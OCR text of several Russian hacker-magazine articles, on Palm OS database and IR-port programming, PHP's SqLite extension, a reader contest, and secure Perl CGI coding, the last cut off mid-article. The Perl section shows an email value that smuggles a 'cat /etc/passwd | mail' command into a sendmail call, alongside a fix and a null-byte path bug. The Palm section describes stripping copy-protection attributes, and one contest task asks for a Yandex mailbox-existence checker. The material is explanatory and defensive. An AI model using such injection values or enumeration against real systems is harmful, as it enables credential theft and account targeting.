
Все остальное очень доходчиво описано в доке, которую ты обязательно найдешь в \Program Files\Metrowerks\CodeWarrior\CW for Palm OS Support\Documentation\Palm OS 5.0 Docs\. Самым ценным, пожалуй, будет файлик Palm OS Reference.pdf.


Конструируем алерт

НЕЙТРАЛИЗУЕМ ЗАЩИТУ

Также в Палме есть крутая защита. Она заключается в том, что можно бимать не все программы. Те, возле которых нарисован замок (амбарный, хе-хе), посылать через IR нельзя. А что делать? Поделиться-то хочется.

Как амбарный замок легко сбивается ломиком, так и атрибут Locked можно снять, а то и просто положить на него с прибором. В качестве лома, против которого нет приема, выступит программа Filez. Она вообще позволяет узнать многое о содержимом Палма. Так, например, с ее помощью можно смотреть и модифицировать БД от разных программ, снимать и ставить атрибуты и т.п. Если ты решил познакомиться с Палмом поближе, FileZ тебе наверняка пригодится.


FileZ - шведский армейский нож Палм-хакера

БАЗЫ ДАННЫХ

Даже если необходимость в сохранении данных заключается только в записи неких небольших кодов и их названий, нам все равно понадобится место, где их можно хранить. Главным образом, чтобы помимо Палма не пришлось таскать с собой картотеку с этажеркой и библиотекаршей :).

Спешу расстроить привыкших к MySQL или Oracle любителей реляционных баз. SQL в Палме и не пахнет, даже если обнюхаешь весь экран заодно со слотом для карточки расширения. Вместо этого нам предлагают набор функций для довольно низкоуровневого доступа к записям, определяющимся в коде на C как struct. Еще один способ - писать записи последовательно с помощью нескольких вызовов DmWrite(), просчитывая смещения каждого поля вручную. Вычитывать их содержимое придется путем парсинга char-указателя на запись. Вообще, многое приходится делать руками. Начиная с проверки на существование базы, поиска, и заканчивая блокированием памяти под данные.

При работе с памятью в Palm OS очень рекомендуется вспомнить начало 90-ых годов и их символ - операционку ДОС. Почему? Главным образом потому, что ответственность за все действия с памятью ложится на разработчика. Никаких дворников (garbage collector), std::auto_ptr<>, ни даже alloca(). И если ты, дружок, изнасилуешь операционку, загребая память своими жадными потными ручонками, то тебе самому все это и придется расхлебывать. Вкратце ситуация такова:

❶. Память выделяется посредством MemHandleNew(), который возвращает хэндл блока памяти. Не нужно путать хэндл и собственно указатель. Чтобы его добыть, нужно вызвать еще одну стандартную функцию.

❷. Указатель на область памяти можно получить с помощью MemHandleLock(). Вызывать эту функцию нужно всегда перед обращением к какому-либо блоку памяти.

❸. После того как сеанс работы с блоком памяти закончен, следует вызывать MemHandleUnlock().

❹. Наконец, когда кусок памяти станет совсем ненужным, зовем MemHandleFree(). Вуаля.

Сохранение любых данных в Палме предусматривает использование API для работы с БД. Узнаем врага в лицо.

❶. Открытие существующей БД.

Открываем БД

```
static DmOpenRef dbh = 0;
...
dbh = DmOpenDatabaseByTypeCreator(appDBType,
appFileCreator, dmModeReadWrite);
```

Первые два параметра идентифицируют базу. Константа appFileCreator обычно автоматом определяется в начале генерируемого исходника. Что касается типа, то его можно придумать самому. Желательно, чтобы он как-то характеризовал базу. Разные типы с одинаковым криэйтором будут обозначать разные базы, принадлежащие одному и тому же приложению.

❷. Создание БД. Если попытка открытия БД не удалась, рекомендую попробовать ее создать. Это избавит пользователя от необходимости заливать помимо бинарника еще и базу данных в свой Палм. Впрочем, большинство умных программ так и делают. Продолжаем:

САЙТЫ ПО ТЕМЕ

- **www.citforum.ru/programming/digest/palm_os** - операционная система Palm OS для программиста
- **www.metrowerks.com/MW/Develop/CodeWarrior** - официальный сайт среды разработки CodeWarrior.
- **pdasecurity.chat.ru/main.html** - взлом программ на PalmPilot для чайников
- **flippinbits.com/twiki/bin/view/FAQ/WebHome** - Palm Development FAQ (англ.)
- **www.calsoft.co.in/techcenter/pulseshaping.html** - теория по работе с ИК-портом Палма для эмуляции ПДУ.
- **www.nosleep.net** - отсюда берем FileZ
- **www.pacificneotek.com** - программа OmniRemote, самое известное решение для ПДУ под Палм
- **www.nnm.ru/palmz.php** - раздел palmz на noname.ru
- **www.abc92.ru/articles/palm/linuxdev** - разработка программ для Palm OS в Linux
- **groups.yahoo.com/group/palm-dev-forum** - форум разработчиков на Yahoo! Groups
- **www.palmopensource.com** - The Palm OS Open Source Portal
- **www.palmgear.com** - Source for Palm handheld software, news & reviews

Проверка на наличие, открытие и создание БД

```
dbh = DmOpenDatabaseByTypeCreator(appDBType,
appFileCreator, dmModeReadWrite);
if(!dbh)
if(DmCreateDatabase(0, "palmtv", appFileCreator, appDBType,
false) == errNone)
dbh = DmOpenDatabaseByTypeCreator(appDBType,
appFileCreator, dmModeReadWrite);
```

❹. Добавление записи. Здесь тоже все не так просто. Сначала надо задать позицию. Потом получить ссылку на вновь добавленную запись, после чего залочить ее и записать данные. Всем этим занимаются специальные функции. Смотри:

Создаем запись в БД

```
UInt16 rn = dmMaxRecordIndex;
MemHandle h = DmNewRecord(dbh, &rn,
StrLen(title)+1+MemPtrSize(irData));
if(h) {
p = (Char *) MemHandleLock(h);
DmWrite(p, offset, title, StrLen(title)+1);
DmWrite(p, offset + StrLen(title)+1, irData, MemPtrSize(irData));
MemHandleUnlock(h);
DmReleaseRecord(dbh, rn, true);
}
```

В нашей программе каждая запись будет состоять из двух частей: названия команды, которое будет отображаться в списке, и самого ИК-кода команды. Раз уж первая часть - строка, то разделителем будет служить нулевой символ.

❺. Перебор записей в базе. Делается тривиально. Организуется простой цикл for от нуля до количества записей в базе, которое можно высчитать с помощью вызова DmNumRecords(). В этом цикле при помощи DmQueryRecord() получаем ссылку на запись и читаем ее. Еще мы тут же будем формировать список элементов для элемента интерфейса List (массив items; количество элементов в nitems).

Перебираем записи в базе и заполняем список

```
for(i = 0; i < DmNumRecords(dbh); i++) {
h = DmQueryRecord(dbh, i);
if(!h) continue;
if((p = (char *) MemHandleLock(h))) {
hp = MemHandleNew(StrLen(p)+1);
items[nitems] = (char *) MemHandleLock(hp);
StrCopy(items[nitems], p);
MemHandleUnlock(h);
nitems++;
}
}
```

❻. Удаление записей. Для этого существует две функции: DmDeleteRecord() и DmRemoveRecord(), разницу между которыми следует знать. В то время как первая только помечает записи для удаления, вторая их стирает решительно и насовсем. Пометка для удаления может быть впоследствии снята. Однако как только произойдет следующий HotSync с десктопом на компе, такая запись тоже будет снесена.

Обе функции принимают два параметра. Первый - DmOpenRef базы, второй - индексный номер записи. Тот самый, по которому ее читает DmQueryRecord(). Позиция в списке и порядковый номер записи в базе в нашей программе совпадают.

Удаляем запись из базы

```
if(lstPos < LstGetNumberOfItems(lstP))
DmRemoveRecord(dbh, lstPos);
```

КАК ЗАКАЛЯЛСЯ... КОВЫРЯЛСЯ ПРОЦЕССОР

Чтобы начать близкий к железу кодинг, для начала раздобудь доку по нужному железу. Точная маркировка нашего процессора - MC68VZ328. Идем на сайт со звучным и дающим весьма точную характеристику предстоящей деятельности названием ebus.motorola.com. Теперь вводим модель в поле keyword. Качаем PDF.

Интересующая нас часть называется UART. Раздел «Programmer's Memory Map» содержит табличку с адресами всех устройств. Оттуда мы получаем адрес 0xFFFFF900 и в исходнике заводим на него прямую ссылку. По смещениям регистров для задания скорости (baud rate), передатчика, приемника и прочих (все указаны в том же разделе доки) мы будем изменять нужные нам параметры.

В начале каждого сеанса работы с портом метод irmotorola::openserial() открывает порт, устанавливает нужные параметры и сохраняет прежние значения регистров порта с тем, чтобы при закрытии они могли быть восстановлены. Метод closeserial() делает в точности обратное.

Для записи и воспроизведения ИК-сигнала мы будем использовать регистры UART и GPIO Port E, так как документация утверждает, что именно он связан с UART. Алгоритм такой. Сначала в порт пишется значение 0x0855. 08 - игнорируем сигнал CTS1 для немедленной отсылки сигнала. Все это мы узнали из разделов 2.9 и 10.4.6.3 документации. Биты с 0 по 7 определяют сигнал для отправки. В бинарном виде это будет 1010101 - в точности как пакеты пульта д/у. Узнать этот паттерн нам помогла дока по pulse shaping от индусов.

Цикл «while((*uartbasetx & 0x8000) == 0)» ожидает установки бита FIFO-empty в 1. Как только бит установится, считаем, что символ ушел. Пока бит не установлен, выходит нужный нам тайм аут - задержка между частями ИК-сигнала. Проверка «*PEDATA & 0x10» (четвертый бит) на Port E позволяет узнать, получил ли ИК-порт первый сигнал. Получил - начинаем запись. До победного конца в том же цикле продолжаем писать байты и проверять нужный бит. Сигнал складываем в буфер в виде последовательности нулей и единиц. Для выдерживания пауз между составными частями сигнала используется UART, которому для посылки сигнала требуется время. Которое, в свою очередь, зависит от выставленного baud rate. При отсутствии в Palm OS более-менее точного таймера иногда приходится и не так извращаться.

Немного проще выглядит воспроизведение, которым занимается метод irmotorola::play(). Перед посылкой каждой из частей сигнала записываем 0x55 в UART, регистр TX. Затем смотрим, что у нас в буфере. Если сигнал ненулевой, то через регистр SEL разрешаем вывод на ИК-порт. Если ноль - запрещаем. В этом случае сигнал не пойдет наружу, но нужная пауза все же будет выдержана. Пустой цикл while(), что крутится каждый раз с проверкой бита 15 регистра TX (готовность), - тот самый тайм аут, который нужно выдержать.

Никита Кислицин (nikitoz@real.xakep.ru)



SQLITE: ЛЕГЧЕ НЕ БЫВАЕТ!

Я уже много писал о различных схемах хранения данных. Мы хорошо разобрались с работой классических sql-серверов, пощупали в работе LDAP и текстовые базы. Я уже было хотел завершить этот увлекательный рассказ тестированием производительности всех предложенных схем, как внезапно вспомнил об еще одной блестящей альтернативе громоздким базам данных. Ее функциональность и производительность столь хороши, что я просто обязан рассказать тебе о ней.

НОВАЯ АЛЬТЕРНАТИВА MYSQL

А ОНО НАДО?

SqLite - это встраиваемая библиотека, расширение для PHP, в котором реализована добрая половина стандарта SQL92. SqLite предоставляет качественный интерфейс к нерелятивистской базе данных; вся информация, хранимая в такой базе, находится в одном-единственном файле, а работа с этими сведениями осуществляется при помощи классного интерфейса, поддерживающего стандартный синтаксис SQL. При этом, как и следовало ожидать, существенных различий с точки зрения php-программиста между такой базой и mySQL нет - при переходе на новую технологию не понадобится менять ни одного запроса! Скептики могут возразить: «Переход на новую технологию? Да на фиг надо, эта lite-версия, наверное, лагает не по-детски, тормозит и глючит». Это не так, смею тебя заверить. В ряде случаев SqLite даже выигрывает в производительности у тяжеловесных серверов БД, и в этом, скажу тебе по секрету, нет ничего удивительного. Впрочем, не буду забегать вперед.

Поскольку как таковая база данных SqLite - это обычный файл, отпадает всякая необходимость в хитроумных средствах дополнительного администрирования для разграничения прав доступа, не нужно городить целый огород с защитой пользовательских данных, квотирования объема хранимой информации и т.д. Все это легко и очень гибко реализуется самой файловой системой - достаточно лишь выставить требуемые права для файла с БД, и все проблемы отпадают сами собой. Также не могу не отметить, что использование этого интерфейса повышает и общую безопасность системы - ведь эта СУБД не является никаким сетевым демоном и возможность удаленного взлома через средства БД отсутствует как таковая. Другое большое преимущество для пользователей заключается в том, что они могут легко создать столько баз данных, сколько им потребуется, в то время как при использовании mySQL их число обычно ограничено, более того, по ряду причин по-другому на нормальных хостингах и быть не может :). А поскольку база данных - это всего-навсего единственный файл, становится очень легко бэкапить информацию и вообще полностью ее контролировать. Думаю, совершенно понятно, что благодаря организации этой БД отпала сама необходимость в установлении сетевых соединений «клиент-сервер», присущих тяжеловесным аналогам. Для работы SqLite требуется заведомо меньший объем памяти, в то же время этот интерфейс может обеспечивать работу с базами до двух терабайт. Согласись, впечатляет.

Весь этот интерфейс - это несколько новых PHP-функций, встраиваемых в уже существующий интерпретатор. Это не какое-то внешнее ПО, и установка такого расширения не займет много времени, даже более того - в ряде случаев вообще не займет :).


ДАЕШЬ УСТАНОВКУ!

Поскольку давно уже вышел официальный релиз PHP 5.0, я настоятельно рекомендую тебе установить его, а заодно расскажу, как использовать SqLite совместно с этой версией языка. В PHP 5.0 подцепить SqLite проще простого: достаточно при сборке бинарника указать параметр -with-sqlite конфигурационному скрипту. Также может оказаться удобным собрать SqLite в отдельную бинарную библиотеку, что позволит открывать базу данных и управлять ею без использования PHP. Это на самом деле офигительная возможность, очень полезная для отладки и тестирования кода запросов. Через некоторое время, когда появятся новые версии SqLite, ты без проблем сможешь собрать но-

вый вариант СУБД и так же легко подцепить к PHP. При этом, само собой, не потребуется пересобирать сам интерпретатор PHP. Ну что, потекли слюнки? :)

Чтобы собрать расширение SqLite в качестве внешней библиотеки, нужно просто указать флаг -with-sqlite=/path/to/lib/.

Не могу не отметить, что SqLite проходит целую серию тестов, наглядно показывающих функциональность нового продукта. Тестирование проходит каждая отдельная функция. Все это позволит тебе быстрее понять принцип их работы и послужит хорошим источником готовых примеров по работе с Sqlite.


Установка PHP5.0 вместе с SqLite

HOW TO USE IT

При работе с SqLite в PHP возможны два принципиально различных подхода. Первый подразумевает использование объектно-ориентированного интерфейса, когда указатель на открытую базу данных является объектом с несколькими стандартными методами. Второй способ - классический, процедурный. Используются несколько предопределенных стандартных функций, которые по своей работе идентичны функциям работы с любым sql-сервером. Более того, переход к SqLite потребует от программиста только лишь изменения префикса в названиях используемых функций с mySQL/../etc на SqLite. Но такое сходство, как и следовало ожидать, чисто внешнее. Отличий куда больше - собственно, у этих СУБД принципиально разные движки. Например, в отличие от других БД, в SqLite отсутствует явная типизация данных. Вся информация сохраняется в виде строк, оканчивающихся символом NULL. Однако, следуя стандарту SQL92, на этом этапе SqLite поддерживает типизацию данных в create-запросах. В таком предложении каждому полю можно легко указать тип: FLOAT, INT или, к примеру, CHAR. Однако реально информация о типе данных использоваться не будет: внутри базы SqLite различает только текстовый тип и строковый, что сказывается лишь на результатах сортировки. Сортировка из-за такого подхода несколько замедлена, ведь SqLite вынуждена каждый раз определять тип данных и применять либо строковую логику сравнения, либо логику, характерную для действительных чисел.

КТО СОЗДАЛ SQLITE?

Программист Ilia Alshanetsky (Илья Алшанецкий) занимается созданием web-приложений уже больше 7 лет. В своей работе он использует, главным образом, PHP, одновременно являясь его активным разработчиком, а также соавтором ряда дополнительных продуктов, в том числе SqLite. Сейчас Илья работает в проекте под названием «Advanced Internet Designs Inc.», который занимается, в основном, разработкой и поддержкой opensource-форума FUDforum. Также разработчик SqLite был замечен мною в некоторых secure-рассылках, где писал о найденных уязвимостях.

ВНИМАНИЕ! КОНКУРС

Конкурс состоит из 3 этапов.
На каждом этапе 3 задачи.
За решение задач начисляются баллы.
Победители определятся по сумме баллов за три этапа.

1 место - бесплатный курс в УЦ «Специалист» на выбор;
2 место - 50% скидка на обучение;
3 место - 25% скидка на обучение.

10 самых талантливых получат специальные подарки от журнала Хакер и Центра компьютерного обучения «Специалист» при МГТУ им. Н.Э. Баумана.

1. Практическое задание (максимум 20 баллов)

Требуется написать программу, проверяющую свободность/занятость почтовых ящиков на Яндексе (вида address@yandex.ru). Необходимо максимизировать скорость проверки, т.е. параметр количество ящиков/(время*скорость коннекта). Список ящиков берется из файла list.txt, где каждый адрес располагается на новой строке. Пример содержимого файла:

```
address1
address2
...
addressN
```

Результаты работы программы должны выводиться в файл result.txt. Пример результатов:

```
address1 - занят
address2 - свободен
...
addressN - занят
```

Примечание

Для проверки работы программ содержимое файла list.txt будет сформировано из произвольных адресов. Ограничений на язык программирования нет, можешь выбрать любой (C/C++, Delphi, PHP, Perl, ...). Программы под Windows будут проверяться в Windows XP, под - nix на Fedora Core 1.

2. Вопрос (максисмум 5 баллов)

Ты сделал веб-форму для анкетирования пользователей. В форме есть поле, где пользователь должен ввести время в формате ч:мм:сс, например: 3:08:15 или 14:20:01. Ты хочешь осуществить проверку вводимых в поле данных на JavaScript с использованием регулярного выражения.

Напиши это регулярное выражение.

Примечание

Пользователи, для которых создана форма, работают в Internet Explorer 6.

3. Вопрос (максисмум 5 баллов)

Ты хочешь подключить к Интернету свой компьютер Windows 2000 Pro, находящийся в локальной сети. Тебе известен адрес локальной сети - 192.168.93.0 (255.255.255.0), IP адрес DNS сервера - 197.146.81.130, WINS сервера - 192.168.93.100, а также IP адрес компьютера, являющегося шлюзом в Интернет - 197.146.82.223.

Ты настроил параметры протокола TCP/IP (см. ниже), однако ожидаемого результата не добился. В чем твоя ошибка?

```
C:\Documents and Settings\huser>ipconfig /all
Windows 2000 IP Configuration

  Host Name . . . . . . . . . . . : myhack-comp
  Primary DNS Suffix . . . . . : hack.com
  Node Type . . . . . . . . . . . : Hybrid
  IP Routing Enabled. . . . . . : No
  WINS Proxy Enabled. . . . . : No
  DNS Suffix Search List. . . . : hack.com

Ethernet adapter WAN for Classroom:

  Connection-specific DNS Suffix . :
  Description . . . . . . . . : Intel 8255x-based
PCI Ethernet Adapter (10/100)
  Physical Address. . . . : 00-D0-B7-B8-73-E6
  DHCP Enabled. . . . . . . : No
  IP Address. . . . . . . . : 192.168.93.5
  Subnet Mask . . . . . . . : 255.255.255.0
  Default Gateway . . . . . : 197.146.82.223
  DNS Servers . . . . . . . . : 197.146.81.130
  Primary WINS Server . : 192.168.93.100
```

Ответы

Ответы присылай по адресу: specialist@real.xakep.ru с темой письма «Ответ на 1 задание конкурса».

В письмо вложи архив .zip с файлами исходного кода и скомпилированную версию программы для задания 1. Ответы на 2 и 3 вопросы напиши непосредственно в письме.

В SqLite реализована целая куча дополнительных фишек, расширяющих функциональность по сравнению с той же mySQL. Прежде всего нужно отметить возможность выполнения вложенных запросов, что позволяет в одном сеансе использовать сведения, выбираемые другими предложениями. Структура такого запроса рекурсивна, то есть представляет собой классическое дерево. Его обработка является очень простой классической рекурсивной задачей. Поэтому мне непонятно, почему разработчики mySQL до сих пор не решаются включить поддержку вложенных запросов в эту СУБД, но это уже их проблемы. Создатель Sqlite в первую же версию своего продукта включил использование вложенных запросов, тем самым снизив количество используемых PHP-функций и увеличив в конечном итоге производительность сценариев. Это имеет значимую роль во время выполнения большого количества запросов к базе.

ПРАКТИКА

Впрочем, довольно голословной теории. Давай разберемся, каким же образом осуществляется работа с SqLite. Вот основные функции при процедурном подходе:

sqlite_open("file"). Эта функция открывает для работы файл, содержащий все таблицы твоей базы данных. Функция возвращает указатель на открытую базу данных, и вся дальнейшая работа с базой идет через него. В одном сценарии ты можешь открыть столько БД, сколько тебе потребуется, и без проблем оперировать потоками информации.

sqlite_query($db, "query"). Эта функция отправляет запрос "query" БД, доступной по идентификатору $db. Функция возвращает указатель на строку с результатами запроса.

sqlite_fetch_array($result). Функция помещает в двухмерный ассоциативный массив результат запроса. Если результат содержит несколько записей, каждая из них доступна в рамках цикла while, например так:

```
while ($row = sqlite_fetch_array($result)) {
printf("$row[id1] | $row[id2]\n");
}
```

Функция **sqlite_close($db)** закрывает соединение с базой данных. Эту процедуру необходимо вызывать в конце каждого сценария, чтобы освободить неиспользуемую память и уничтожить указатели.

Давай напишем простенький сценарий, на примере которого ты быстро поймешь, как работать с этой СУБД. Всмотрись в этот код:

Пример простого сценария

```
<?php
$db = sqlite_open("lite.db");
sqlite_query($db, "CREATE TABLE blah (id INTEGER PRIMARY KEY,
name CHAR(255))");
sqlite_query($db, "INSERT INTO blah (name) VALUES ('gorl')");
sqlite_query($db, "INSERT INTO blah (name) VALUES ('cut-
tah')");;
$res = sqlite_query($db, "SELECT * FROM blah");
while ($re = sqlite_fetch_array($res)) {
echo "$r[name] has $r[id]<br>\n";
}
sqlite_close($db);
?>
```

Внимательный читатель сразу отметит сходство в синтаксисе работы с mySQL. В самом деле, незначительно отличаются лишь названия функций. В любом сценарии можно просто заменить mysql на sqlite, и тем самым, фактически, будет осуществлен переход на новую технологию! А сейчас я расскажу тебе о дополнительных фишках, которые мне удалось разведать.

ДОПОЛНИТЕЛЬНЫЕ ФИШКИ

Помимо кучи внутренних особенностей, которые нас не особенно волнуют, SqLite предоставляет программистам кучу дополнительных удобных функций. Они несколько упрощают сценарии и ускоряют процесс извлечения информации из базы. Так, например, одним вызовом функции стало возможно и выполнить запрос, и извлечь данные, сводя на нет весь лишний геморрой. Хотя, конечно, это все очень призрачно. Но факт остается фактом - сами по себе сценарии упрощаются: вместо громоздкой конструкции применяется всего один вызов функции. Более того, если запрос заведомо возвращает только один столбец, при помощи sqlite_single_query() можно сразу получить результат - строку или массив с интересующей информацией. Впрочем, не следует этим злоупотреблять: если результат выборки содержит большое количество данных, объем занятой памяти убьет весь выигрыш производительности.

Получать результаты запросов можно и другим способом:

Получение результата запроса

```
<?php
$db = new sqlite_db("lite.db");
$res = $db->unbuffered_query("SELECT * FROM blah");
foreach ($res as $r) {
echo "$r[0] $r[1]\n";
}
?>
```

В принципе, такой метод абсолютно аналогичен классическому. Принципиальных отличий нет, однако, в рассматриваемом случае значительно повышена производительность. За счет чего? Давай подумаем. Очевидно, что любой прирост производительности достигается лишь тогда, когда обрабатывается меньшее количество информации. В данном случае ты как программист лишаешься инструмента - внутри цикла у тебя нет доступа к ключам, поскольку данные не прохэшированы в памяти. Такая схема получения информации сильно экономит ресурсы и работает значительно быстрее, чем sqlite_fetch_*(), поэтому я советую тебе ее использовать.

Также расширение SqLite предоставляет чрезвычайно интересную возможность создания своих собственных функций, используемых в пределах sql-запроса. Довольно странно, не так ли? Как это стало возможным? Напомню тебе, что SqLite в одной-единственной библиотеке, из которой парсер PHP импортирует некоторые функции, содержит как интерфейс, так и сам движок БД. За счет этого достигается возможность расширения стандартного API. Для этого даже есть специальная функция sqlite_create_function(), при помощи которой можно легко создавать собственные процедуры, которые в дальнейшем будут использованы внутри какого-то sql-запроса. Давай рассмотрим простейший пример:

Создаем собственную sql-функцию

```
<?
function user_f($dbstr, $str) {
return $dbstr."-".$str;
}
$db = new sqlite_db("lite.db");
$db->create_function('user_f', 'user_f', 2);
$r = $db->array_query("SELECT name, user_f(name, 'пацан!')
FROM blah", SQLITE_ASSOC);
print_r($r);
?>
```

Здесь мы описали элементарную, маразматичную по сути функцию user_f, которую использовали при выполнении запроса. Эта возможность, несмотря на нелепость примера, позволяет заметно упростить даже такой элементарный скрипт.

Кстати, при таком подходе можно использовать сам парсер PHP в качестве движка шаблонов. Он будет вставлять в HTML-код данные из таблицы, что вообще может свести на нет необходимость использования дополнительного движка шаблонов. Само собой, это еще и довольно производительное решение: в пользовательском пространстве не совершается никаких действий с данными.

RESULTS


Приятель, мы только что разобрались с новым инструментом, поздравляю! Ты уже понял, что SqLite - офигительно функциональное решение и эта БД может легко поспорить с mySQL, по крайней мере, для использования в небольших некоммерческих проектах. В любом случае, этот продукт достоин самого пристального внимания со стороны любого web-разработчика. Разумеется, как и любой инструмент, SqLite имеет свои сильные и слабые стороны. Для небольших систем, рассчитанных, прежде всего, на получение данных из таблиц, это своего рода панацея от всех бед, идеальное решение. Удачи в экспериментах!

◢ На нашем диске ты найдешь документы по SqLite, последнюю версию этого расширения и кучу готовых примеров по работе с ним.

◢ Посети официальный сайт проекта - www.hwaci.com/sw/sqlite. Там ты найдешь кучу документации, ссылку на CVS-сервер и сможешь слить последнюю версию системы.

◢ В следующий раз мы проведем большое тестирование производительности всех рассмотренных к этому моменту схем хранения данных. Наконец-то станет ясно, где лучше всего хранить свои данные.

Главная страница проекта - www.hwaci.com/sw/sqlite



Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

ЖЕЛЕЗНЫЙ СКРИПТ

Когда непросвещенному человеку нужен скрипт гостевухи, он либо ищет его в инете, либо пишет сам. Только пара-тройка людей из десяти задумывается над вопросом безопасности сценария. И они правильно делают, потому что ошибки есть практически в любом коде, и их необходимо своевременно исправлять. Мечтаешь научиться этому? Тогда слушай сюда!

ОСНОВЫ БЕЗОПАСНОГО КОДИНГА НА PERL

ДОВЕРЯЙ, НО ПРОВЕРЯЙ!

Если в сишном коде программиста заботит переполнение буфера, то web-разработчика в первую очередь должны волновать параметры, передаваемые CGI-сценарию. В идеальном случае скрипт стойко выдерживает любой запрос, однако подобные сценарии я встречал очень редко. Все потому что умные программисты никогда не показывают свои исходники, а свободно распространяемые скрипты, как правило, всегда дырявые.

Возьми себе за правило: скачал скрипт из инета - просмотри его с ног до головы. В первую очередь, выкинь все ненужные функции (в сценариях часто встречаются комментарии к коду) и перепиши непонятные. Дело в том, что «умелые» программисты любят извращать код собственными алгоритмами даже в тех случаях, когда процедуру можно написать при помощи простого и надежного модуля.

ПРАВИЛЬНЫЙ SENDMAIL

Типичная ситуация: ты скачал фриварный скрипт гостевухи и не знаешь, насколько он безопасен. Руководствуясь моим советом, ты открываешь сорцы скрипта, анализируешь их и видишь небольшой кусочек кода подобного содержания:


Благодарственное письмо


```
Use CGI qw(:standard);
$email=param('email');
open(MAIL,"|/usr/sbin/sendmail -t $email");
print MAIL "From: admin@lamer.ru\n";
print MAIL "Subject: Thanks\n\nThank you!\n";
close(MAIL);
```


На первый взгляд код не представляет ничего опасного. Но только на первый. Помнишь, что я говорил про входные параметры? Тебя должно насторожить, что переменная $email не проверяется на спецсимволы. К тому же, в коде используется вызов внешнего бинарника sendmail, который запускается для приема данных через STDIN-поток. Его ключик -t отвечает за то, что адрес получателя можно указать прямо в командной строке, как и сделано в коде гостевухи. А что если злобный хакер введет свой e-mail в виде xakep@xakep.ru|cat /etc/passwd|mail xakep@xakep.ru?

В этом случае хакеру в ящик свалятся целых два письма. Первое с благодарностью, второе с файлом /etc/passwd :).

Поразительно, но многие программисты до сих пор юзают sendmail с ключом -t и не проверяют входные данные, подвергая свой сайт взлому. Чтобы пофиксить баг, тебе придется отказаться от этой опции, а адрес задавать уже после открытия потока. А еще обязательно проверить переменную $email на подозрительные символы.


Два письма в хакерском ящике


Ломаем бажный скрипт гостевой


Делаем сценарий неуязвимым

```
die print "Incorrect address!\n" if ($email=~/[\|;]/ ||
$email~!/\@/);
open(MAIL,"|/usr/sbin/sendmail");
print MAIL "To: $email\n";
............
```

ПРЕДАТЕЛЬСКИЙ БАЙТ

Следующая, более коварная ошибка встречается гораздо чаще, чем кривой вызов sendmail. Баг основан на так называемой обработке нуль-байта. В сишных функциях подобный байтик является признаком конца строки. Соответственно, как только он встречается, функция не обрабатывает дальнейшие чары в строке. Однако Perl так не считает :). Перловая строка может содержать любые байты, даже нулевой. В результате подобной рассинхронизации взломщик может хакнуть твой скрипт. Непонятно? Рассмотрим на примере. Допустим, в той же гостевухе ты встречаешь следующий код:

Нулевой баг

```
$num=param('num');
$guestdir="/mnt/hdb/web";
open(MESS_FILE,"$guestdir/$num.txt");
```

